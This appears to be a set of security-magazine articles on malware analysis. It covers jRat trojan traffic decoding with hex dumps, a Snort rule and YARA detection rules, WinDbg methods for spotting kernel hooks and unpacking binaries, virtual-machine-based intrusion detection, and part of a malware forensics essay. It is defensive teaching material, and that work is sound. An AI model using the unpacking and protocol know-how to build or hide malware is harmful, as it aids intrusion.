000000AA 00 2c 00 53 00 78 00 42 00 69 00 2f 00 70 00 56 . . . S . x . B . i . / . p . v
000000BA 00 49 00 49 00 38 00 57 00 39 00 68 00 5a 00 64 . I . I . 8 . w . 9 . h . Z . d
000000CA 00 35 00 74 00 54 00 48 00 74 00 76 00 65 00 41 . 5 . t . T . H . t . v . e . A
000000DA 00 37 00 34 00 70 00 79 00 55 00 6c 00 4a 00 6f . 7 . 4 . p . y . u . l . j . o
000000EA 00 37 00 30 00 61 00 68 00 4d 00 71 00 79 00 63 . 7 . 0 . a . h . M . q . y . c
000000FA 00 39 00 51 00 4f 00 30 00 3d . 9 . Q . o . 0 . =
00CACC 1d
00CAD 00 18 00 31 00 33 00 76 00 33 00 57 00 61 00 56 . . . 1 . 3 . v . 3 . w . a . v
00CBD 00 67 00 67 00 57 00 78 00 4d 00 4d 00 62 00 70 . g . g . w . x . M . M . b . p
00CCD 00 44 00 47 00 62 00 73 00 43 00 75 00 41 00 3d . D . G . b . s . C . u . A . =
00CDD 00 3d 00 2c 00 53 00 78 00 42 00 69 00 2f 00 70 . = . . . S . x . B . i . / . p
00CED 00 56 00 49 00 49 00 38 00 57 00 39 00 68 00 5a . v . I . I . 8 . w . 9 . h . Z
00CFD 00 64 00 35 00 74 00 54 00 48 00 74 00 76 00 65 . d . 5 . t . T . H . t . v . e
00D0D 00 41 00 37 00 34 00 70 00 79 00 55 00 6c 00 4a . A . 7 . 4 . p . y . u . l . j
00D1D 00 6f 00 37 00 30 00 61 00 68 00 4d 00 71 00 79 . o . 7 . 0 . a . h . M . q . y
00D2D 00 63 00 39 00 51 00 4f 00 30 00 3d 00 00 00 00 . c . 9 . Q . o . 0 . = . . .
00D3D 00 07 60 00 00 00 04 00 4d 5a 90 00 03 00 00 00 . . . . . M Z . . . . .
00D4D 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 . . . . .

```

---

```

7741D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7742D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7743D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7744D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7745D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7746D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7747D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7748D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
7749D 00 00 00 00
774A1 ff ff ff ff
00000104 00

```

**Figure 8.** File Transfer

The same procedure can be applied to other sections of the communication protocol. Creating IDS signatures from this information is possible but outside the scope of this article. A simpler example of creating IDS signatures is looking for commonalities that match across all variants. This search can be done by hand or with scripts designed to highlight patterns.

In the initial connection attempts for Versions using AES there is a specific pattern that has been observed in all samples including Lab generated samples. With this pattern being observed in all samples we can write a specific Snort rule to detect it.

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg: "jRat > 3.2_5 Connection" content: "|3f 07 ff 40 01 3d|"; classtype: trojan-activity; sid:5000000; rev:1;)

```

These signatures help us detect if a RAT has managed to implant on the inside of our network and communicate out. With our new understanding of the protocol and the encryption methods used, we can decrypt any network traffic that has been intercepted and expose all the commands that were issued to our compromised machine. Proof of concept code is available at <http://techanarchy.net>.

Whilst this article has discussed analysis of the network traffic this final section will look at malware classification. It is common practice to use Hashes to identify individual pieces of malware, Typically MD5 and SHA hashes. This is only useful for identifying the same piece of malware, it doesn't help you identify if separate pieces of malware are from the same family. Introduce YARA and we have a new

capability. YARA allows us to write complex signatures that can be used to identify a family of malware based on commonalities across many samples.

Explaining the inner workings of YARA are outside the scope of this article but a sample YARA rule to detect versions of jRat can be seen below.

This has hopefully shown you that even the simple approach to analysing malware can help you increase your network defensive posture. With a little bit of logical thinking complex signatures can be written to detect malware and all without looking at a debugger or disassembler once. That's not to say that a lot of information couldn't have been gained from these methods, just that it's not always necessary to dive straight into the deep end of malware analysis.

## Yara Detection Rules

```
rule jrat_NoInstaller
{
    meta:
        description = "jRAT Remote access trojan"
        author = "Kevin Breen"
        date = "2013-07"
        filetype = "Java"

    strings:
        $meta = "META-INF/MANIFEST.MF"
        $key = "key.dat"
        $conf = "config.dat"
        $reClass1 = /[a-z]\.class/
        $reClass2 = /[a-z][a-f]\.class/

    condition:
        $meta and $key and $conf and (#reClass1 >= 26 and #reClass2 >= 114)
}

rule jrat_Instaler
{
    meta:
        description = "jRAT Remote access trojan"
        author = "Kevin Breen"
        date = "2013-07"
        filetype = "Java"

    strings:
        $meta = "META-INF"
        $key = "key.dat"
        $enc = "enc.dat"
        $aClass = "a.class"
        $bClass = "b.class"
        $cClass = "c.class"

    condition:
        all of them
}

rule jrat_v4_NoInstaller
{
    meta:
```

```
description = "jRAT Remote access trojan"  
author = "Kevin Breen"  
date = "2013-07"  
filetype = "Java"
```

```
strings:  
  $meta = "META-INF/MANIFEST.MF"  
  $key = "key.dat"  
  $conf = "config.dat"  
  $icon = "icon.png"  
  $aClass = "a.class"  
  $bClass = "b.class"  
  $cClass = "c.class"
```

```
condition:  
  all of them
```

```
}
```

### ABOUT THE AUTHOR

---



*Kevin Breen is currently working as a SANS Certified malware analyst for UK Ministry Of Defence. With over 12 Years in IT, he now specialises in Intrusion Analysis, Incident Response and Reverse Engineering Malware.*

*Happily Married he spends his free time as an independent researcher and blogger. His current projects include "Remote Access Trojan" Protocol Analysis and Yara Signature creation.*

*Blog: <http://techanarchy.net>*

*twitter: <https://twitter.com/KevTheHermit>*

*LinkedIn: [uk.linkedin.com/in/kevbreen/](http://uk.linkedin.com/in/kevbreen/)*

---



# WINDBG TRICKS

by Deepak Gupta

This article doesn't try to teach you about how to use WinDbg and how to do kernel debugging with target OS. It assumed that you already know how to connect windbg to target operating system.

**M**any malwares these days are bundled with kernel mode drivers for their process & file protection and sometimes for data filtering.

## HOW TO LOOK FOR KARNEL MODE INFECTION

Using windbg you can easily determine if a threat uses kernel mode driver for its operations. How to know if threat uses kernel driver

```
`bp nt!MmLoadSystemImage'
```

This will put a breakpoint on MmLoadSystemImage API of NT kernel. To load any kernel image, kernel has to call 'MmLoadSystemImage' API. Prototype of MmLoadSystemImage is

```
NTSTATUS NTAPI MmLoadSystemImage(
    (IN PUNICODE_STRING FileName,
    (IN PUNICODE_STRING NamePrefix OPTIONAL,
    (IN PUNICODE_STRING LoadedName OPTIONAL,
    IN ULONG Flags,
    OUT PVOID *ModuleObject,
    OUT PVOID *ImageBaseAddress
)
```

Example:

```
Breakpoint 1 hit
nt!MmLoadSystemImage:
829ced45 8bff      mov     edi,edi
```

```
kd> dd esp
80786738 884634d7 80786760 80786768 80786770
```

884634d7 is the return address on stack, so 80786760 is first parameter to function MmLoadSystemImage.

```
kd> dt _UNICODE_STRING 80786760
nt!_UNICODE_STRING
"\SystemRoot\System32\Drivers\diskdump.sys"
+0x000 Length      : 0x52
+0x002 MaximumLength : 0x54
+0x004 Buffer       : 0x80786788 "\SystemRoot\System32\Drivers\diskdump.sys"
```

## INFECTION CHECKS

So what after you have learned that a kernel mode driver is being loaded by malware. Malicious kernel mode components generally tend to do following

- Hook into Kernel's System Service Dispatch Table.
- Inline hook into kernel code pages
- Hooks into IRP dispatch tables of interesting kernel device stacks (some are below)
  - File system (NTFS, FAT)
  - Disk (disk.sys, atapi.sys)
  - NDIS sub system

Once the kernel driver is loaded, you can run following commands to check the presence of above mentioned symptoms.

### INFECTION CHECKS: SSDT INTEGRITY

To check if kernel's system service dispatch table is intact.

```
kd> dps nt!KiServiceTable L200
82887d9c 82a83c28 nt!NtAcceptConnectPort
82887da0 828ca40d nt!NtAccessCheck
82887da4 82a13b68 nt!NtAccessCheckAndAuditAlarm
82887da8 8282e88a nt!NtAccessCheckByType
82887dac 82a854ff nt!NtAccessCheckByTypeAndAuditAlarm
82887db0 829073fa nt!NtAccessCheckByTypeResultList
82887db4 82af5b05 nt!NtAccessCheckByTypeResultListAndAuditAlarm
82887db8 82af5b4e nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
82887dbc 82a083bd nt!NtAddAtom
```

.....  
Output stripped off

If any of the entries is pointing to areas other than NT kernel, then there is a chance that malicious kernel driver hooked these entry points.

### INFECTION CHECKS: LOADED MODULES INTEGRITY

To check if kernel code pages are intact

```
!chkimg nt -d
```

`!chkimg` can be used to check integrity of any loaded image in memory. If some discrepancies are found, it will print those on the debugger console.

```
kd> !chkimg nt -d
Analysis in progress... Time Elapsed: [11.59s] Current Phase: [Check Image Analysis], to halt analysis,
press CTRL-C twice within 2 seconds.
```

```
0 errors : nt
```

You can run these commands for interesting kernel modules loaded in memory like 'ntfs', 'disk', 'lower disk filters', 'ndis', etc to check if they are being infected by malicious kernel driver or not.

### INFECTION CHECKS: IRP HANDLER TABLE INTEGRITY

There are times when malwares hook the dispatch table entries (which hold function pointers to I/O routines to handle I/O's for the devices created by kernel module). Malware authors are more interested in I/O handlers of file system drivers and disk driver because they want to hide themselves from system view by hooking in these places. One can easily check if they hooked into the IRP handler table using windbg command below.

## USER MODE MALWARE ANALYSIS

While I would agree that for static analysis of any binary and for that matter user mode binaries, IDA Pro is best tool by far. However if the user mode binary is packed with unknown packer or is encrypted with unknown encryption then best chance to get the clean view of binary is by allowing the binary to execute until the point 'when it has executed decryption logic and is transferring control to malware logic'. In simplistic terms this is called as Original Entry Point (OEP).

You can use windbg to find 'OEP' of packed program following below steps:

### BREAK AT ENTRY POINT OF PACKED BINARY

You can find entry point of packed binary as follows `!dh <base of image>`.

This will give RVA (relative virtual address) of Image Entry Point. Add this to imagebase and put an execution breakpoint. See below

```
0:000> lm
start          end          module name
00220000      0022b000      image00220000      (deferred)
<... output stripped off ...>
```

```
0:000> !dh 00220000
```

File Type: EXECUTABLE IMAGE

FILE HEADER VALUES

14C machine (i386)

3 number of sections

501B3ADD time date stamp Thu Aug 02 19:43:41 2012

0 file pointer to symbol table

0 number of symbols

E0 size of optional header

102 characteristics

Executable

32 bit word machine

OPTIONAL HEADER VALUES

10B magic #

9.00 linker version

2000 size of code

1000 size of initialized data

7000 size of uninitialized data

9DC0 address of entry point

8000 base of code

----- new -----

<... output stripped off...>

```
0:000> bp 00220000+9dc0
```

Let the program run and once it hits on entry point, let it do a stack operation (like pushad, pushf, etc) and then set a breakpoint on stack pointer read access. This is because stack has to be balanced before control is transferred to original entry point. It will pop out these stack entries before transferring control to original program.

Breakpoint 0 hit

eax=75ef84ff ebx=7f509000 ecx=00000000 edx=00229dc0 esi=00000000 edi=00000000

eip=00229dc0 esp=00b9fb00 ebp=00b9fb08 iopl=0 nv up ei pl zr na pe nc

cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246

image00220000+0x9dc0:

00229dc0 60 pushad

Step over pushad instruction

```
0:000> ba r4 esp
```

```
0:000> g
```

Breakpoint 1 hit

```
eax=75ef84ff ebx=7ff6a000 ecx=00000000 edx=00229dc0 esi=00000000 edi=00000000
eip=00229f8f esp=0054fd2c ebp=0054fd34 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
image00220000+0x9f8f:
```

```
00229f8f 8d442480      lea     eax,[esp-80h]
```

```
0:000> u
```

```
image00220000+0x9f8f:
```

```
00229f8f 8d442480      lea     eax,[esp-80h]
```

```
00229f93 6a00          push    0
```

```
00229f95 39c4          cmp     esp,eax
```

```
00229f97 75fa          jne     image00220000+0x9f93 (00229f93)
```

```
00229f99 83ec80        sub     esp,0FFFFFFF80h
```

```
00229f9c e9b78dffff    jmp     image00220000+0x2d58 (0022d58)
```

Looking at code it looks like **that 0022d58** is the original entry point

```
0:000> u image00220000+0x2d58
```

```
image00220000+0x2d58:
```

```
0022d58 e87a040000    call    image00220000+0x31d7 (002231d7)
```

```
0022d5d e957fdffff    jmp     image00220000+0x2ab9 (00222ab9)
```

```
0022d62 8bfff         mov     edi,edi
```

```
0022d64 55           push    ebp
```

```
0022d65 8bec         mov     ebp,esp
```

```
0022d67 81ec28030000 sub     esp,328h
```

```
0022d6d a3f8542200    mov     dword ptr [image00220000+0x54f8 (002254f8)],eax
```

```
0022d72 890df4542200 mov     dword ptr [image00220000+0x54f4 (002254f4)],ecx
```

## ABOUT THE AUTHOR



*Deepak is Senior Anti-Malware Researcher for McAfee Labs. He has been working in system software programming since 7 years. He has been kernel developer and has enjoyed reverse engineering and malware analysis as hobby for last 6 years.*



# INTRUSION DETECTION USING A VIRTUAL MACHINE ENVIRONMENT

by **Niranjan P. Reddy**

Malware attacks against single hosts and networks are extremely dangerous and could compromise the security of the entire network. Protection from malware is one of the top worries for system administrators who have to ensure that there are no unnecessary threats to their systems. These threats can cause an adverse effect on a running business or some other mission critical operations. Over the past few years intrusion detection and other security measures have gained critical importance in the fight against malware. Selecting the right IDS is the key to mitigate malware attacks. This article discusses an attempt to create a more robust IDS while mentioning the limitations of traditional detection systems.

#### What you will learn:

- Limitations of HIDS, NIDS
- Virtual Machine mechanism for Intrusion Detection

#### What you should know:

- What is an IDS
- Types of IDS : HIDS, NIDS
- Basic understanding of Virtual Machines

**T**oday's architectures for intrusion detection force the IDS designer to make a difficult choice. If the IDS resides on the host, it has an excellent view of what is happening in that host's software, but is highly susceptible to attack. On the other hand, if the IDS resides in the network, it is more resistant to attack, but has a poor view of what is happening inside the host, making it more susceptible to evasion. This article presents an architecture that retains the visibility of a host-based IDS, but pulls the IDS outside of the host for greater attack resistance. By applying intrusion detection techniques to virtual machine based systems, the intrusion detection system is kept out of reach from intruders.

#### COUNTERING THE INTRUSION DETECTION SYSTEM

Widespread study and deployment of intrusion detection systems has led to the development of increasingly sophisticated approaches to defeating them. Intrusion detection systems are defeated either through attack or evasion. Evading an IDS is achieved by disguising malicious activity so that the IDS

fails to recognize it. Attacking an IDS involves tampering with the IDS or components it trusts to prevent it from detecting or reporting malicious activity.

## VISIBILITY V/S RISK

Countering these two approaches to defeating intrusion detection has produced conflicting requirements. On one hand, directly inspecting the state of monitored systems provides better visibility. Visibility makes evasion more difficult by increasing the range of analyzable events, decreasing the risk of having an incorrect view of system state, and reducing the number of unmonitored avenues of attack. On the other hand, increasing the visibility of the target system to the IDS frequently comes at the cost of weaker isolation between the IDS and attacker. This increases the risk of a direct attack on the IDS. Nowhere is this trade-off more evident than when comparing the dominant IDS architectures: network-based intrusion detection systems (NIDS) that offer high attack resistance at the cost of visibility, and host-based intrusion detection systems (HIDS) that offer high visibility but sacrifice attack resistance. Another problem that arises is the difficulty in getting reliable information from a compromised system. Once an intrusion has occurred, the monitoring data coming from such system is no more reliable, as the intruder can disable or modify the system monitoring tools in order to hide his/her presence.

## HIDS

A host-based intrusion detection system offers a high degree of visibility as it is integrated into the host it is monitoring, either as an application, or as part of the OS. The excellent visibility afforded by host-based architectures has led to the development of a variety of effective techniques for detecting the influence of an attacker, from complex system call trace to integrity checking and log file analysis, to the esoteric methods employed by commercial anti-virus tools. In HIDS, anti-threat applications such as firewalls, anti-virus software and spyware-detection programs are installed on every network computer that has two-way access to the outside environment such as the Internet.

## NIDS

Network-based intrusion detection systems offer significantly poorer visibility. They cannot monitor internal host state or events, all the information they have must be gleaned from network traffic to and from the host. Limited visibility gives the attacker more room to maneuver outside the view of the IDS. An attacker can also purposefully craft their network traffic to make it difficult or impossible to infer its impact on a host. The NIDS has in its favor that, it retains visibility even if the host has been compromised. In NIDS, anti-threat software is installed only at specific points such as servers that interface between the outside environment and the network segment to be protected.

## VIRTUAL MACHINE APPROACH

Virtual Machines provide a strong isolation between the virtual environment and the underlying real system and hence can also be used to improve the security of a computer system in face of attacks to its network services. This allows us to pull our IDS “outside” of the host it is monitoring, into a completely different hardware protection domain, providing a high-confidence barrier between the IDS and an attacker’s malicious code. The Virtual Machine Monitor (VMM) also provides the ability to directly inspect the hardware state of the virtual machine that a monitored host is running on. Consequently, we can retain the visibility benefits provided by a host-based intrusion detection system. Finally, the VMM provides the ability to interpose at the architecture interface of the monitored host, yielding even better visibility than normal OS-level mechanisms by enabling monitoring of both hardware and software level events. This ability to interpose at the hardware interface also allows us to mediate interactions between the hardware and the host software, allowing us to perform both intrusion detection and hardware access control. As we will discuss later, this additional control over the hardware lends our system further attack resistance.

An IDS running outside of a virtual machine only has access to hardware-level state (e.g. physical memory pages and registers) and events (e.g. interrupts and memory accesses), generally not the level of abstraction where we want to reason about IDS policies. We address this problem by using our knowledge of the operating system structures inside the virtual machine to interpret these events in OS-level semantics. This allows us to write our IDS policies as high-level statements about entities in the OS, and thus retain the simplicity of a normal HIDS policy model.

## VMI IDS

Intrusion detection systems attempt to detect and report whether a host has been compromised by monitoring the host’s observable properties, such as internal state, state transitions (events), and I/O activity.

An architecture that allows more properties to be observed offers better visibility to the IDS. This allows an IDS's policy to consider more aspects of normative host behavior, making it more difficult for a malicious party to mimic normal host behavior and evade the IDS. A VMI IDS directly observes hardware state and events and uses this information to extrapolate the software state of the host. This offers visibility comparable to that offered by an HIDS. Directly observing hardware state offers a more robust view of the system than that obtained by an HIDS, which traditionally relies on the integrity of the operating system. This view from below provided by VMI-based IDS allows it to maintain some visibility even in the face of OS compromise. Similar to NIDS, VMI-based IDS retains visibility even if the host has been compromised.

## COMPARING HIDS, NIDS AND VMI IDS

VMI and network-based intrusion detection systems are strongly isolated from the host they are monitoring. This gives them a high degree of attack resistance and allows them to continue observing and reporting with integrity even if the host has been corrupted. This property has tremendous value for forensics and secure logging. In contrast, a host-based IDS will often be compromised along with the host OS because of the lack of isolation between the two. Once the HIDS is compromised, it is easily blinded and may even start to report misleading data, or provide the adversary with access to additional resources to leverage for their attack.

Host-based intrusion detection tools frequently operate at user level. These systems are quite susceptible to attack through a variety of techniques once an attacker has gained privileged access to a system. Some systems have sought to make user-level IDSs more attack resistant through "stealth," i.e. by hiding the IDS using techniques similar to those used by attackers to hide their exploits, such as hiding IDS processes by modifying kernel structures and masking the presence of IDS files through the use of steganography and encryption. Current systems that rely on these techniques can be easily defeated.

In host-based IDS, an IDS crash will generally cause the system to fail open. In user-level IDS it is impossible for all system activity to be suspended if the IDS do crash, since it relies on the operating system to resume its operation. If the IDS is only monitoring a particular application, it may be possible to suspend that application while the IDS is restarted. A critical fault in kernel-based IDS will often similarly fail open. Since the IDS runs in the same fault domain as the rest of the kernel, this will often cause the entire system to crash or allow the attacker to compromise the kernel.

Unfortunately, when NIDSs do fall prey to an attack they often fail open as well. Consider a malfunction in an NIDS that causes the IDS to crash or become overloaded due to a large volume of traffic. This will virtually always cause the system to fail open until such time as the NIDS restarts. Failing closed in an NIDS is often not an option as the network connection being monitored is often shared among many hosts, and thus suspending connectivity while the IDS restarted would amount to a considerable denial-of-service risk.

In VMI-based IDS the host can be trivially suspended while the IDS restarts in case of a fault, providing an easy model for fail-safe fault recovery. In addition, because a VMI IDS offers complete mediation of access to hardware, it can maintain the constraints imposed by the operating system on hardware access even if the OS has been compromised, e.g. by disallowing the network card to be placed into promiscuous mode. So the idea is to have a virtual machine introspection, an approach to intrusion detection which co-locates an IDS on the same machine as the host it is monitoring and leverages a virtual machine monitor to isolate the IDS from the monitored host. The activity of the host is analyzed by directly observing hardware state and inferring software state based on a prior knowledge of its structure. This provides high evasion resistance in the face of host compromise, provides high attack resistance due to strong isolation, and provides the unique capability to mediate access to host hardware, allowing hardware access control policies to be enforced in the face of total host compromise.

## VMM

A virtual machine monitor (VMM) is a thin layer of software that runs directly on the hardware of a machine. The VMM exports a virtual machine abstraction (VM) that resembles the underlying hardware. This abstraction models the hardware closely enough that software which would run on the underlying hardware can also be run in a virtual machine. VMMs virtualize all hardware resources, allowing multiple virtual machines to transparently multiplex the resources of the physical machine [16]. The operating system running inside of a VM is traditionally referred to as the guest OS, and applications running on the guest OS are similarly referred to as guest applications.

## LEVERAGING THE VMM

VMI IDS leverages three properties of VMMs:

### ISOLATION

Software running in a virtual machine cannot access or modify the software running in the VMM or in a separate VM. Isolation ensures that even if an intruder has completely subverted the monitored host, he still cannot tamper with the IDS.

### INSPECTION

The VMM has access to all the state of a virtual machine: CPU state (e.g. registers), all memory, and all I/O device state such as the contents of storage devices and register state of I/O controllers. Being able to directly inspect the virtual machine makes it particularly difficult to evade a VMI IDS since there is no state in the monitored system that the IDS cannot see.

### INTERPOSITION


Fundamentally, VMMs need to interpose on certain virtual machine operations (e.g. executing privileged instructions). A VMI IDS can leverage this functionality for its own purposes. For example, with only minimal modification to the VMM, a VMI IDS can be notified if the code running in the VM attempts to modify a given register.

VMM offers other properties that are quite useful in a VMI IDS. For example, VMMs completely encapsulate the state of a virtual machine in software. This allows us to easily take a checkpoint of the virtual machine. Using this capability we can compare the state of a VM under observation to a suspended VM in a known good state, easily perform analysis off-line, or capture the entire state of a compromised machine for forensic purposes.

## CONCLUSION

Virtual Machine Introspection (VMI) is an approach to intrusion detection which co-locates an IDS on the same machine as the host it is monitoring and leverages a virtual machine monitor to isolate the IDS from the monitored host. The activity of the host is analyzed by directly observing hardware state and inferring software state based on a prior knowledge of its structure. This approach shows certain advantages: maintain high visibility, provides high evasion resistance in the face of host compromise, provides high attack resistance due to strong isolation, and provides the unique capability to mediate access to host hardware, allowing hardware access control policies to be enforced in the face of total host compromise.

## ABOUT THE AUTHOR



*Niranjana Reddy – He is an Information security Evangelist and Expert with 9+ yrs. of professional experience and known for various activities and accolades. He is the founder & CTO of NetConclave Systems, an Information Security Consultancy, Trainings & Research firm. He has been closely associated with Pune Police-Indian Police and has supported them very closely in setting up a Hi-Tech Cyber Crime Investigations Lab and also assisted and solved numerous cyber-crime cases. He was awarded the prestigious Commendatory Certificate for successfully solving critical cyber-crime cases from the Commissioner of Police in the year 2010. He has been awarded 5 years in a row (2009-2013) the prestigious ECCouncil Circle of Excellence Award as the best Trainer for Certified Ethical Hacker (CEH) in South East Asia by ECCouncil, USA*

*at the Hacker Halted Conference, Miami-Florida-America. He has trained over 500+ till date professionals in Ethical Hacking & Cyber Forensics worldwide. He is also a core member of Data Security Council of India (DSCI) a venture of NASSCOM. He has executed critical Vulnerability, Penetration Testing and Web Application projects in India and abroad. He has been forecasted in major newspapers like Times of India, Pune Mirror, DNA and Mid-Day and is a Security Advisor for expert opinions for Cyberthreats. He is the Security Advisor for TechMahindra and Accenture. He has his articles published in Hakin9 which is an International magazine on IT Security.*



# MALWARE FORENSICS: THE ART OF REVERSE ENGINEERING

by **Arnaud Gatignol**, postgraduate student and  
**Dr. Stilianos Vidalis**, Lecturer at Staffordshire University

There are two types of people in the world, those that understand code, and those that do not. It is unfortunate though that of those that do understand code, there are a few that have failed to develop appropriate cyber-ethics, and are using their otherwise lovely abilities for developing malicious code exploiting unsuspected users of electronic devices connected to the Internet. The e-inclusion strategies of the various governments did not help the situation at all. The malware problem is not an emerging one though. On the contrary, it is well documented and technologies have been developed in trying to mitigate it proactively. Unfortunately it is a losing battle. Various offices that publish reports on financial losses due to cyber-crime present a grim picture and where in the past a fast identification and eradication was acceptable, today the honours is on the post-incident activity. Today it is imperative that we have appropriate incident response and forensic readiness procedures that will allow an analyst to forensically examine malware for identifying evidence that will allow companies to effectively manage and mitigate the incident impact. This article will discuss a crime-specific investigative methodology for forensically analysing malware.

**B**eing an instructor for the armed forces I get to go to places and talk to people that would not normally want to talk to me. I was asked very recently in a meeting why I was not willing to be a black hat. I was a bit shocked at the question as it is not something you ask someone until after he has given you the answer. Something like asking your PhD student when he/she will finish his thesis; you simply do not. Never the less, doing some damage limitation I decided to give an answer to the person on the other side of the table.

I am not willing to be a black hat because I do not want to cause harm to anyone. The thing with cyberspace is that you are not really in control of anything, and you can never fully understand and appreciate the impact of your actions. Despite having the best of intentions, if someone is paying you to do something, then he owns the results of your actions, not you.

So, here I am, denying myself knowledge as I know that I haven't got the wisdom to contain my actions within the legal boundaries that are acceptable by society.

It was never about that though. It was never about the law, and certainly it was never about society; a bunch of clueless people that have neither the motivation nor the capability of understanding the truth, even when the truth is staring them in the eyes. It was never about the why either. It was about the how. It was always about the how... When Arnaud came to me with a project on malware forensics I was thrilled, and naturally I wanted to see how we could break things. And so it started...

## PROBLEM STATEMENT

In today's socially-driven knowledge-centred computing era [1], most activities are based on Information Technology. Whether it is business or personal, sensitive data are stored and processed by vulnerable systems [2]. Threat agents [3] do use different techniques [4] to steal data and identify their potential uses for furthering their own goals. One of these techniques is the use of malware.

Malware is easily transferable between different systems/environments and can potentially be hard to detect (especially if it can operate outside the boundaries of the host operating system). As we will discuss later in this article there are different types of malware, each with different characteristics. Whether benign or more serious, they perform operations that are undesirable by users and legitimate owners of infected systems. Indeed, upon an infection the difficulty not only relies to the detection but also to the containment and eradication.

In any case, there are two main scenarios when it comes to malware infection: you either have experienced the specific malware before, or you haven't. Generalising, the process of handling malware consists of two stages: the identification, and the analysis (a proper IR framework is discussed later in the article). The main stage of the process is the analysis which provides the artefacts (and the evidence) necessary for a future identification.

Malware analysis is a field which is growing up in parallel to the underground malware industry. The malware analysis stage includes the development of automated tools for analysing code. Sometimes though, for sophisticated polymorphic malware for example, a deeper analysis is needed that the automated tools are unable to perform.

Reverse engineering is the process of discovering the principles of a given item. It is a low level technical analysis which takes place either at runtime or not. Proper definitions are discussed later in the article.

However, malware can use anti-reverse engineering techniques that will hinder the analysis and exponentially raise the difficulty factor of eradication (it was argued that malware is a distinct threat agent category [3]). Indeed, these techniques prevent the disassembly analysis, the debugging analysis and the behavioural analysis and render automated tools useless. It is imperative we understand how anti-reverse engineering techniques work.

Finally, we also believe to be of outmost importance a malware classification that will allow investigators to be able to link malware to threat agents and their capabilities.

## MALWARE

According to [5], [6], and [7] the largest component of unintentional threat agents arises from the use of software. Software can never be exhaustively tested for bugs and/or malicious code, and the larger the piece of software the greater the chance of encountering a bug when using it. Malicious programs are everywhere and in great numbers. They are probably one of the most sophisticated threats to a computer system. They are programs that exploit the vulnerabilities [8] in computer systems. The following figure illustrates the different types of malicious programs (source [9]).




Figure 1. Malware Types

A trapdoor is a backdoor to a program that allows someone to gain access without going through the usual controls. The logic bomb is a time bomb. It is a piece of code, part of a legitimate program that is set to 'detonate' when certain conditions are met. The Trojan horse is exactly what history says it is. It is a program that does something different than what it says on the tin. A virus is a program that infects other legitimate programs by modifying their context. There are a lot of different types of viruses such as: parasitic, stealth, polymorphic, and macro viruses. Computer viruses were first introduced in the computing community in the 1960s. Viruses nowadays have become very sophisticated and their numbers have increased exponentially since they were first introduced. Back in 2004, according to [10] small businesses in the UK were losing £9.5 billion per year because of computer viruses. Today, according to Internet sources (if you can trust the Internet...) that figure worldwide has risen to over \$100 billion... Worms are similar to viruses with one exception: they use network connections to spread from system to system. Bacteria are programs that replicate themselves. With today's technology, using certain techniques, one could develop a malicious program able to "understand" the environment it is in, and make it react to certain stimuli as to evade detection and eradication.

Two notable attributes of malicious software are the polymorphism and the metamorphism. According to [11]:

*"Polymorphism is the process through which malicious code modifies appearance to thwart detection without actually changing its underlying functionality."*

*"Metamorphism takes the process of mutating the specimen a step further by slightly changing the functionality of the virus as it spreads."*

*Needless to say, the most dangerous types are those that do not need a host program to run, are platform independent, and can mutate over time according to external or internal stimuli."*

## MALWARE COMPLEXITY CALCULATION

The calculation of the complexity of a malware is based on two variables: the type of malware and the types of malware attributes. The type of malware is determined thanks to the API usage and the method of Veeramani R, Nitin Rai. Moreover, depending on the number and the nature of the attributes found in the malware, but also the type of malware previously determined, the complexity of the malware is calculated using the following method.

Given:

$f_{x,y}$  is the complexity of a malware;  
 $x$  is the type of malware;  
 $y$  is the type of attribute;  
 $n$  is the number of attributes;  
 $a$  is the natural complexity of a malware type;

We have:

$$f(x, y) = a_x + \sum_{n=1}^i (g(y))$$

With:

$$g(y) = \begin{cases} \alpha & \text{if } y = 1 \\ \beta & \text{if } y = 2 \\ \gamma & \text{if } y = 3 \end{cases}$$

And:

$$y = 1, 2, 3;$$

$$x = 1, \dots, 9;$$

For instance, the development of a backdoor ( $x=1$ ) requires knowledge and skills in the Windows network API to open the backdoor and to use it. Then, the native complexity of this type of malware is low and is rated  $toa_x=1$ .

If the malware does have one attribute of type anti-disassembling ( $y=1$ ); the malware complexity will be:

